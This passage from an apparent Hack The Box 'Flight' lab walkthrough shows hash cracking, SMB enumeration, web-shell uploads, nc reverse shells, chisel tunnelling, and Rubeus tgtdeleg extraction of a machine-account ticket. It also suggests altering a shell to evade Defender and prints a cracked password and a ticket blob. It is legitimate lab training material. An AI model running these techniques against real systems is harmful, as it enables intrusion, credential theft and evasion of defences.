
and this hash crack also worked, so lets take a look at what this user can do
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight/ntlm]
└──╼ [★]$ hashcat -a 0 c.bum.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode
< SNIP>

C.BUM::flight.htb:0d79b011f67dfa80:84327c14f1d383d838fe2ad2c7c27832:01010000000000008095d4198cfadc01bdcf535c3f26aaec0000000002000800320048004d00480001001e00570049004e002d0044005200520034004c0059005300340041005300580004003400570049004e002d0044005200520034004c005900530034004100530058002e00320048004d0048002e004c004f00430041004c0003001400320048004d0048002e004c004f00430041004c0005001400320048004d0048002e004c004f00430041004c00070008008095d4198cfadc01060004000200000008003000300000000000000000000000003000007149112d7c6531770dbd5a8dcf917b57140fce3e5731eb906c8ff1592adc50730a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00380033000000000000000000:Tikkycoll_431012284

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: C.BUM::flight.htb:0d79b011f67dfa80:84327c14f1d383d8...000000
Time.Started.....: Fri Jun 12 16:56:04 2026 (14 secs)
Time.Estimated...: Fri Jun 12 16:56:18 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   765.5 kH/s (2.05ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10536960/14344385 (73.46%)
Rejected.........: 0/10536960 (0.00%)
Restore.Point....: 10534912/14344385 (73.44%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Tioncurtis23 -> TiffanyCamila
Hardware.Mon.#01.: Util: 89%

Started: Fri Jun 12 16:56:01 2026
Stopped: Fri Jun 12 16:56:19 2026
when i looked at its group i found out that it is part of a group called webdev so it make sense that list the shares again and see if this user can write to the web share and it does so I will go back to the original plan
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ nxc winrm flight.htb -u c.bum -p 'Tikkycoll_431012284'
WINRM 10.129.13.70 5985 G0 [*] Windows 10 / Server 2019 Build 17763 (name:G0) (domain:flight.htb)
WINRM 10.129.13.70 5985 G0 [-] flight.htb\c.bum:Tikkycoll_431012284
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ nxc smb flight.htb -u c.bum -p 'Tikkycoll_431012284' --shares
SMB 10.129.13.70 445 G0 [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.13.70 445 G0 [+] flight.htb\c.bum:Tikkycoll_431012284
SMB 10.129.13.70 445 G0 [*] Enumerated shares
SMB 10.129.13.70 445 G0 Share Permissions Remark
SMB 10.129.13.70 445 G0 ----- ----------- ------
SMB 10.129.13.70 445 G0 ADMIN$ Remote Admin
SMB 10.129.13.70 445 G0 C$ Default share
SMB 10.129.13.70 445 G0 IPC$ READ Remote IPC
SMB 10.129.13.70 445 G0 NETLOGON READ Logon server share
SMB 10.129.13.70 445 G0 Shared READ,WRITE
SMB 10.129.13.70 445 G0 SYSVOL READ Logon server share
SMB 10.129.13.70 445 G0 Users READ
SMB 10.129.13.70 445 G0 Web READ,WRITE
and i actually could drop a shell there so lets visit this page and see what can we find out about this system
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ smbclient //10.129.13.70/Web -U'c.bum'%'Tikkycoll_431012284'
Try "help" to get a list of possible commands.
smb: \> cd school.flight.htb\
smb: \school.flight.htb\> put shell.php
putting file shell.php as \school.flight.htb\shell.php (34.3 kb/s) (average 34.3 kb/s)
smb: \school.flight.htb\>
Shell as svc_apache
so we got a shell but still as svc_apache and I already expected that so lets get an actual PowerShell and use RunasCs to move to c.bum

and we got the shell we need so lets upload the Runas executable
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.83] from (UNKNOWN) [10.129.13.70] 59542

PS C:\xampp\htdocs\school.flight.htb> whoami
flight\svc_apache
PS C:\xampp\htdocs\school.flight.htb>
Shell as C.Bum
and after uploading it you can see that we can trigger a revshell using -r option with the IP:port and we got a shell back as c.bum

and we get the user flag
C:\Users\C.Bum\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\Users\C.Bum\Desktop

09/22/2022  01:17 PM    <DIR>          .
09/22/2022  01:17 PM    <DIR>          ..
06/12/2026  03:02 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   5,102,915,584 bytes free

C:\Users\C.Bum\Desktop>type user.txt
type user.txt
26943e6813839494ebb0423bc1fffa96

C:\Users\C.Bum\Desktop>
looking at the web directory there is a more directories there like this development one
C:\inetpub>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\inetpub

06/12/2026  05:32 PM    <DIR>          .
06/12/2026  05:32 PM    <DIR>          ..
09/22/2022  12:24 PM    <DIR>          custerr
06/12/2026  05:32 PM    <DIR>          development
09/22/2022  01:08 PM    <DIR>          history
09/22/2022  12:32 PM    <DIR>          logs
09/22/2022  12:24 PM    <DIR>          temp
09/22/2022  12:28 PM    <DIR>          wwwroot
               0 File(s)              0 bytes
               8 Dir(s)   5,102,391,296 bytes free
IIS Server
and as you can see there is a lot of ports listening but the interesting one is this 8000 cause it is usually a web one but the one exposed externally is 80 so lets upload chisel and proxy traffic to see what is there
C:\inetpub\development>netstat -ano | findstr LISTEN
netstat -ano | findstr LISTEN
  TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 5796
  TCP 0.0.0.0:88 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 916
  TCP 0.0.0.0:389 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 5796
  TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
  TCP 0.0.0.0:464 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:593 0.0.0.0:0 LISTENING 916
  TCP 0.0.0.0:636 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:3268 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:3269 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
  TCP 0.0.0.0:8000 0.0.0.0:0 LISTENING 4
  TCP 0.0.0.0:9389 0.0.0.0:0 LISTENING 2748
  TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
  TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 516
  TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 1228
  TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 1772
  TCP 0.0.0.0:49673 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:49674 0.0.0.0:0 LISTENING 660
  TCP 0.0.0.0:49690 0.0.0.0:0 LISTENING 640
  TCP 0.0.0.0:49695 0.0.0.0:0 LISTENING 2416
  TCP 0.0.0.0:53722 0.0.0.0:0 LISTENING 1904
  TCP 10.129.13.70:53 0.0.0.0:0 LISTENING 2416
  TCP 10.129.13.70:139 0.0.0.0:0 LISTENING 4
  TCP 127.0.0.1:53 0.0.0.0:0 LISTENING 2416
start a server on attacker for socks 5
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ ./chisel server --port 8001 --reverse --socks5
2026/06/12 17:40:47 server: Reverse tunnelling enabled
2026/06/12 17:40:47 server: Fingerprint Aflcu5R9xjk/IzqLgS4szJ6h4EFW4jttvWikolBPKmU=
2026/06/12 17:40:47 server: Listening on http://0.0.0.0:8001
and connect from the client to the server, now if we open firefox with a proxy for socks5 we can visit this page at 8000
PS C:\Users\C.Bum\Desktop> ./chisel.exe client 10.10.16.83:8001 R:socks
./chisel.exe client 10.10.16.83:8001 R:socks
2026/06/12 17:44:42 client: Connecting to ws://10.10.16.83:8001
2026/06/12 17:44:44 client: Connected (Latency 79.0032ms)
the website shows this page

and this is IIS page that shows Forbidden and it shows that path where it is running from and that is the development path we expected at the start there is a good chance that this server is running as another user not the svc_apache but there is no way to enumerate who is running it without actually exploiting (cause the user c.bum won't have enough privileges)
and because it is running on IIS so it would be running .net application not php so i will upload ASPX shell
PS C:\inetpub\development> wget http://10.10.16.83/antak.aspx -O antak.aspx
wget http://10.10.16.83/antak.aspx -O antak.aspx
and some how it returned that our resource cannot be found even though i listed it a minute ago and it was fine

and it doesn't exist anymore so maybe the windows defender deleted it so lets find another shell and upload it and maybe mutate its words a little so it doesn't get caught
PS C:\inetpub\development> ls
ls


    Directory: C:\inetpub\development


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 6/12/2026 5:52 PM development
Shell as defaultapppool
I used the shell.aspx from Laudanum
and it worked and got the user running this is defaultapppool user so lets get a shell revshell the same way we did before and see what is there

and we got a shell back
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.83] from (UNKNOWN) [10.129.13.70] 54734

PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
one thing good about this account that they use the machine account when they authenticate over the network and we can prove that using responder
you can see here the NTLMv2 hash for the Computer account G0$ which is the DC hostname in this case

so we can upload Rubeus and dump tickets using it and try tgtdeleg
When
IIS AppPool\DefaultAppPoolmakes network connections it authenticates as the machine account G0$. The tgtdeleg trick uses the Kerberos GSS-API negotiation to extract a delegated TGT for that machine account from the existing ticket cache
and as you can see we got a kirbi for it
PS C:\programdata> ./rubeus.exe tgtdeleg /nowrap
./rubeus.exe tgtdeleg /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/g0.flight.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: AiJiaugBwtG72fYpwbmi/oDZExQrTa9H3jsKcK0XA0w=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFVDCCBVCgAwIBBaEDAgEWooIEZDCCBGBhggRcMIIEWKADAgEFoQwbCkZMSUdIVC5IVEKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkZMSUdIVC5IVEKjggQgMIIEHKADAgESoQMCAQKiggQOBIIECnxPV+z46s3W0+HBzXEMXdkGLP9RI5Z1oM9sD2iyx68uEV/rCd4p9CJpz5dtGxyWYkzaX8tvTvh+tbRGA+60yaNDM062gVQkspQWwDjVSYbGpuSkUnI9W7HbwARRPbbJSv8jDkwMnYLptU53b2b5TeuUNHXyGp6iPTqZrUs6d0DqoT79ZPTPsXvlUlWc0VxMkm2ZCW5qGECXP4eJ17y0wscc3iUI6L1u14Mkh1twi9Xcr1nJ1RzizALC06OaMoiyelnh8bUqQfOx1k35/i3Lof6VHr7VJfW2iufGblXcRlgOHLmBYHryUNw/RiTVRldfFmrc0noH6zQRCoxJ8bVGQ1k/tZOde53S6kuxYzYtYUMPlAv/nQFrRxD2TBLgPkgISAYtJnn5XcejigaZoDa3wnWEJMdJkEB9SvYYUbIzM0GO3rBdPNvXhcoYq9ZT76mwl0n91zfUHQ39cbBwBcRS+5J09IlBDolHCfdGtZUtoiqYlSYAu+S56cQtdQ6y358MiuOfgEhIjQtmxCtwecXb6KeYZhwGMYaJRFOsGX94k7svNur6A7Nyhy2QWNHzWpOanPqz3t5SFe1tTL4gL0KvUj+FUqrT3FLH5b40u8sR+1svsBOD0/UB+gEwwVRdr0NJIHYKyf8n1+x1sPeKV+uzoGgXF8IerXlIoSIMd7VtWXjju98VffN8RHYlYlrHhDWmx1cX9J7mT7T42cvVPuMmmVu5qFN0qKjeYJtknVRZj7MsoLselJtww2IdnkpMPFAtESsNC82XAAQ52MRFkZ3Ei0lSGSdBLLw7gXhptpNaRoUfOO+80Ew2jdD3aXjRmBeiufhY1ifUqNkCNPQWJdKmbfQXqtDiWLnCjtC0OfKXeCZSWb285GzBrhdjEBqhziAh4/TFxnrwpqHgZPL9ZdF+ZfaoCPKB/Klo0UslfDh0IJDzXum4RKv3lx2siyapukA0VtwDrhUuyTyLsu3TU0tr7pclqYMxm8QUtwmD+Cgx1UMFjYu9/YksC89om4baybCFct+suVRVlkRrdOhhDJIJn4gDxgpeZG8iU0wKFCA/vemYKV10d+6n+Bt6XhOM39+rGonZi3hYnOCz+C+itt3tcikH7/Df7E/ilyF4jwgfN1YpVDCyb4R5daj73M+AKAB9mtpkRJkhj7vkij+fuTbi6rqzVj854KYRV3ltKawMrEaHkjtbSK23cE88WdNe1mge7DVDEVqPUwHXtzSeKHKEqZvz6qlkCNye8h